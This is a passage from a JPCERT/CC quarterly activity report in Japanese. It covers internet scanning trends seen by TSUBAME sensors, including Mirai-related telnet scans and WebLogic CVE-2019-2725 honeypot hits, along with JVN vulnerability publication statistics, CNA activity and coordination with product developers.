
JPCERT/CC では、主に日本企業のシステム管理者の方々に、自組織のネットワークに届くパケットの傾向と比較していただけるよう、日本国内の TSUBAME のセンサで受信したパケットを宛先ポート別に集計してグラフ化し、毎週月曜日に JPCERT/CC の Web ページで公開しています。また、四半期ごとに観測傾向や注目される現象を紹介する「インターネット定点観測レポート」を公開しており、2019 年 1 月から 3 月分のレポートを 2019 年 4 月 11 日に公開しました。

TSUBAME 観測グラフ
https://www.jpcert.or.jp/tsubame/index.html#examples


インターネット定点観測レポート（2019 年 1～3 月）
https://www.jpcert.or.jp/tsubame/report/report201901-03.html

1.4.3. TSUBAME 観測動向

本四半期に TSUBAME で観測された宛先ポート別パケット数の上位 1～5 位および 6～10 位を、［図 1-5］と［図 1-6］に示します。




［図 1-5：宛先ポート別グラフ トップ 1-5（2019 年 4 月 1 日-6 月 30 日）］




［図 1-6：宛先ポート別グラフ トップ 6-10（2019 年 4 月 1 日- 6 月 30 日）］

また、過去 1 年間（2018 年 7 月 1 日-2019 年 6 月 30 日）における、宛先ポート別パケット数の上位 1～5 位および 6～10 位を［図 1-7］と［図 1-8］に示します。



［図 1-7：宛先ポート別グラフ トップ 1-5（2018 年 7 月 1 日-2019 年 6 月 30 日）］



［図 1-8：宛先ポート別グラフ トップ 6-10（2018 年 7 月 1 日-2019 年 6 月 30 日）］

最も多く観測されたパケットは本四半期も 23/TCP（telnet)宛のものでした。調査したところ、インターネットに直接に、または UPNP 等の NAT トラバーサル技術を利用して間接的に接続された監視カメラやレコーダー等が送信元であり、インターネット上からアクセス可能な状態となっていることがわかりました。パケットの特徴から、Mirai 等のマルウエアに感染した機器が探索する際に送信するパケットと

推測されます。

445/TCP（microsoft-ds)宛のパケットを、前四半期に引き続き、2 番目に多く観測しています。これらのパケットには TCP のパケットのウインドウサイズに特徴がみられます。スキャンにより 445/TCP が開いていることが分かった機器に攻撃者が攻撃パケットを打ち込んでいると推測されますが、TSUBAME で観測できるのはスキャン活動だけです。したがって推測の域を越えませんが、Windows の既知の脆弱性の悪用や、パスワード認証を突破することでシステムにアクセスする攻撃が 445/TCP を通じて広く行われた過去の事例に鑑み、今回も同様の手法を繰り返している可能性があります。

1.4.4. 定点観測網の拡充に向けた実証試験とその分析

JPCERT/CC では、TSUBAME センサで観測されるノードからのスキャン活動に関する情報以外に、ノードからの攻撃活動を観測することを目的として、低対話型のハニーポットを用いた情報収集と分析の有効性について実証試験を行っています。実証試験では、HTTP を中心として、簡易的にプロトコルを分析し、ノードから送られてきたパケットについて分析を行っています。

本四半期でのハニーポット実証試験においては、WebLogic Server の脆弱性（CVE-2019-2725)を狙った通信を 4 月 25 日から観測しました。この時には WebLogic Server のデフォルトポート番号である 7001/TCP 以外にも攻撃活動が行われていることを観測しています。
JPCERT/CC では、観測情報を基に、注意喚起の公開や通信元 IP に対する適切なコーディネーションを実施しています。

1.5. その他国際会議への参加

1.5.1. IHAP (Incident Handling Automation Project)

2019 年 5 月に第 57 回の TF-CSIRT meeting がルクセンブルグのエシュ・シュル・アルゼットで開かれ、これに参加しました。この会議は、主に欧州の CSIRT が集まる TF-CSIRT という組織により毎年 3 回の頻度で開かれています。情報セキュリティ上の分析用の Web アプリケーションである MISP に関するトレーニングやインシデントハンドリングの自動化やその周辺の取組みについて自由に議論するハッカソンである IHAP の会合が TF-CSIRT meeting と会期を接して開かれ、同会合にも参加しました。IHAP では MISP を使ってインディケータ情報を分析する際での課題点について、ケーススタディとして報告しました。

2. 脆弱性関連情報流通促進活動

JPCERT/CC は、ソフトウエア製品利用者の安全確保を図ることを目的として、発見された脆弱性情報を適切な範囲に適時に開示して製品開発者による対策を促進し、用意された対策情報と脆弱性情報を脆弱性情報ポータル JVN（Japan Vulnerability Notes；独立行政法人情報処理推進機構［IPA］と共同運営）を通じて公表することで広く注意喚起を行う活動を行っています。さらに、脆弱性を作り込まないためのセキュアコーディングの普及や、制御システムの脆弱性の問題にも取り組んでいます。

2.1. 脆弱性関連情報の取り扱い状況

2.1.1. 受付機関である独立行政法人情報処理推進機構（IPA）との連携

JPCERT/CC は、経済産業省告示「ソフトウエア製品等の脆弱性関連情報に関する取扱規程」（平成 29 年経済産業省告示第 19 号。以下「本規程」）に基づいて製品開発者とのコーディネーションを行う「調整機関」に指定されています。本規程の受付機関に指定されている IPA から届出情報の転送を受け、本規程を踏まえて取りまとめられた「情報セキュリティ早期警戒パートナーシップガイドライン（以下「パートナーシップガイドライン」）に従って、対象となる脆弱性に関係する製品開発者の特定、脆弱性関連情報の適切な窓口への連絡、開発者による脆弱性の検証等の対応や脆弱性情報の公表スケジュール等に関する調整を行い、原則として、調整した公表日に JVN を通じて脆弱性情報等を一般に公表しています。
JPCERT/CC は、脆弱性情報の分析結果や脆弱性情報の取り扱い状況の情報交換を行う等、IPA と緊密な連携を行っています。なお、脆弱性関連情報に関する四半期ごとの届出状況については、次の Web ページをご参照ください。


独立行政法人情報処理推進機構（IPA）脆弱性対策
https://www.ipa.go.jp/security/vuln/

2.1.2. Japan Vulnerability Notes（JVN）において公表した脆弱性情報および対応状況

JVN で公表している脆弱性情報は、本規程に従って国内で届け出られた脆弱性に関するもの（以下「国内取扱脆弱性情報」;「JVN#」に続く 8 桁の数字の形式の識別子［例えば、JVN#12345678 等］を付与している）と、それ以外の脆弱性に関するもの（以下「国際取扱脆弱性情報」;「JVNVU#」に続く 8 桁の数字の形式の識別子［例えば、JVNVU#12345678 等］を付与している）の 2 種類に分類されます。国際取扱脆弱性情報には、CERT/CC や NCSC-FI といった海外の調整機関に届け出られ国際調整が行われた脆弱性情報や海外の製品開発者から JPCERT/CC に直接届け出られた自社製品の脆弱性情報等が含まれます。なお、国際取扱脆弱性情報には、US-CERT からの脆弱性注意喚起の邦訳を含めていますが、これには「JVNTA」に続く 8 桁数字の形式の識別子（例えば JVNTA#12345678）を使っています。

本四半期に JVN において公表した脆弱性情報は 45 件（累計 3,405 件）で、累計の推移は［図 2-1］に示すとおりです。本四半期に公表された個々の脆弱性情報に関しては、次の Web ページをご参照ください。

JVN(Japan Vulnerability Notes)
https://jvn.jp/




［図 2-1：JVN 公表累積件数］

本四半期において公表に至った脆弱性情報のうち、国内取扱脆弱性情報は 23 件（累計 1,716 件）で、累計の推移は［図 2-2］に示すとおりです。本四半期に公表した 23 件の内訳は、国内の単一の製品開発者の製品に影響を及ぼすものが 13 件、海外の単一の製品開発者の製品に影響を及ぼすものが 10 件ありました。23 件うち 1 件が自社製品の届出によるものでした。

本四半期に公表した脆弱性の影響を受けた製品のカテゴリの内訳は、［表 2-1］のとおりです。本四半期はプラグインが 10 件と最も多く、これは、複数の発見者により WordPress で使用される複数のプラグインにおける脆弱性が探索されており、順次届け出ていることによるものです。
次いで本四半期の公表で多数を占めた製品カテゴリは、Android アプリケーション（3 件）、CMS（3 件）、Windows アプリケーション（3 件）でした。Windows アプリケーションの脆弱性は、2017 年第 2 四半期から継続して多数公表されています。これは、2010 年に公表された「Windows アプリケーションにおける任意の DLL 読込みの脆弱性」と同類の脆弱性をもつ Windows アプリケーションがあると考えた特定の発見者が、2017 年以降多数の Windows アプリケーションで検証を行い、脆弱性が確認されたものを順次届出たことに起因しています。

［表 2-1：公表を行った国内取扱脆弱性情報の件数の製品カテゴリ内訳］

製品分類	件数
プラグイン	10
Android アプリケーション	3
CMS	3
Windows アプリケーション	3
アプリケーションフレームワーク	1
グループウエア	1
マルチプラットフォームアプリケーション	1
組込系	1



［図 2-2：公表を行った国内取扱脆弱性情報の累積件数］

本四半期に公表した国際取扱脆弱性情報は 22 件（累計 1,689 件）で、累計の推移は［図 2-3 に示すとおりです。


本四半期に公表した脆弱性の影響を受けた製品のカテゴリ内訳は、［表 2-2］のとおりです。本四半期の公表で多数を占めた製品カテゴリは、組込系が 6 件でした。組込系 6 件のうち 3 件は、製品開発者による自社製品の脆弱性情報を JVN での公表を目的に通知を受けたもので、CERT/CC や製品開発者自身が発行したセキュリティアドバイザリを、JPCERT/CC が翻訳し JVN にて注意喚起を行ったものが 2 件、

米国 CERT/CC からの国際展開をおよび調整依頼をうけ、国内製品開発者との調整を行い公表に至ったものが 1 件でした。
次いで本四半期の公表で多数を占めた製品カテゴリは、macOS アプリケーション（3 件）、DNS（2 件）、制御系製品（2 件）、マルチプラットフォームアプリケーション（2 件）でした。制御系製品に関する 2 件の公表の内訳は、米国 ICS-CERT からの国際展開および調整依頼を受け、国内製品開発者との調整を行い公表に至ったもの 1 件、制御系製品を開発する製品開発者が、自社製品に関する脆弱性情報を JVN で広く情報発信することを目的としたものが 1 件でした。

このように、JPCERT/CC では、米国 CERT/CC をはじめとする海外調整機関に届け出られた脆弱性情報の日本国内への展開や調整、製品開発者自身からの告知を目的とした公表依頼の受付など、脆弱性情報の流通、調整および公表を幅広く行っています。

［表 2-2：公表を行った国際取扱脆弱性情報の件数の製品カテゴリ内訳］

製品分類	件数
組込系	6
macOS アプリケーション	3
DNS	2
制御系製品	2
マルチプラットフォームアプリケーション	2
Linux カーネル	1
Windows OS	1
Windows アプリケーション	1
アプライアンス	1
ウェブサーブレットコンテナ	1
スマートフォンアプリケーション	1
プロトコル	1



［図 2-3：国際取扱脆弱性情報の公表累積件数］

2.1.3. 連絡不能開発者とそれに対する対応の状況等

本規程に基づいて報告された脆弱性について、製品開発者と連絡が取れない場合には、2011 年度以降、当該製品開発者名を JVN 上で「連絡不能開発者一覧」として公表し、連絡の手掛かりを広く求めています。これまでに 251 件（製品開発者数で 164 件）を公表し、48 件（製品開発者数で 28 件）の調整を再開することができ、脆弱性関連情報の取り扱いにおける「滞留」の解消に一定の効果を上げています。

本四半期に連絡不能開発者一覧に新たに掲載した案件はありませんでした。本四半期末日時点で、合計 203 件の連絡不能開発者案件を掲載しており、継続して製品開発者や関係者からの連絡および情報提供を呼びかけています。
こうした呼びかけによっても製品開発者と連絡が取れない場合、IPA が招集する公表判定委員会が妥当と判断すれば、公表できることに 2014 年から制度が改正されました。これまでに、公表判定委員会での審議を経て 11 件（製品開発者数で 8 件）を、JVN の「Japan Vulnerability Notes JP（連絡不能）一覧」に掲載しています。

2.1.4. 海外 CSIRT との脆弱性情報流通協力体制の構築、国際的な活動

JPCERT/CC は、脆弱性情報の円滑な国際的流通のために、米国の CERT/CC、英国の NCSC、フィンランドの NCSC-FI、オランダの NCSC-NL など脆弱性情報ハンドリングを行っている海外の調整機関と協力関係を結び、必要に応じて脆弱性情報の共有、各国の製品開発者への通知および対応状況の集約、脆弱性情報の公表時期の設定等の調整活動を行っています。また、2013 年末からは米国国土安全保安省

傘下の CISA ICS との連携を開始し、本四半期までに合計 26 件の制御システム用製品の脆弱性情報を公表しています。

JVN 英語版サイト（https://jvn.jp/en）上の脆弱性情報も日本語版とほぼ同時に公表しており、脆弱性情報の信頼できるソースとして、海外のセキュリティ関連組織等からも注目されています。

JPCERT/CC は、CNA（CVE Numbering Authorities）としての活動も行っています。2008 年以降においては、MITRE やその他の組織への確認や照会を必要とする特殊なケース（全体の 1 割弱）を除いて、JVN 上で公表する脆弱性のほぼすべてに CVE 番号が付与されています。本四半期には、JVN で公表したもののうち国内で届出られた脆弱性情報に 49 個の CVE 番号を付与しました。

CNA および CVE に関する詳細は、次の Web ページをご参照ください。

CNA (CVE Numbering Authority)
https://www.jpcert.or.jp/vh/cna.html

CVE Numbering Authorities
https://cve.mitre.org/cve/cna.html

About CVE
https://cve.mitre.org/about/index.html

5 月には MITRE 主催で CNA Summit が開催され、JPCERT/CC から 2 名が参加しました。近年、脆弱性の報告数が増加し、MITRE 1 社のみでは遅延なく CVE 番号を割り当てることが困難になっていることから、ソフトウエア開発組織、脆弱性研究機関、脆弱性情報の調整を行う CSIRT など様々なバックグランドを持つ組織が CNA としての活動に参加し、CVE 番号割り当て作業の分散化が進められています。CNA Summit は、これら 各 CNA が直面する様々な問題を共有し、今後の方向性について議論するための場です。JPCERT/CC は、CNA Summit に参加して他の CNA との交流を深めるとともに、脆弱性関連の JPCERT/CC の活動を紹介する講演を行い、CNA になった経緯などについて説明しました。

2.2. 日本国内の脆弱性情報流通体制の整備

JPCERT/CC では、本規程に従って、日本国内の脆弱性情報流通体制を整備しています。
詳細については、次の Web ページをご参照ください。

脆弱性情報取扱体制
https://www.meti.go.jp/policy/netsecurity/vulhandlingG.html

脆弱性情報ハンドリングとは？
https://www.jpcert.or.jp/vh/


情報セキュリティ早期警戒パートナーシップガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/partnership_guideline2019.pdf

JPCERT/CC 脆弱性情報取扱いガイドライン（2019 年版）
https://www.jpcert.or.jp/vh/vul-guideline2019.pdf

2.2.1. 日本国内製品開発者との連携

本規程では、脆弱性情報を提供する先となる製品開発者のリストを作成し、各製品開発者の連絡先情報を整備することが、調整機関である JPCERT/CC に求められています。JPCERT/CC では、製品開発者の皆さまに製品開発者リストへの登録をお願いしています。製品開発者の登録数は、［図 2-4 に示すとおり、2019 年 6 月 30 日現在で 986 となっています。
登録等の詳細については、次の Web ページをご参照ください。

製品開発者登録
https://www.jpcert.or.jp/vh/register.html




［図 2-4：累計製品開発者登録数］

2.3. VRDA フィードによる脆弱性情報の配信

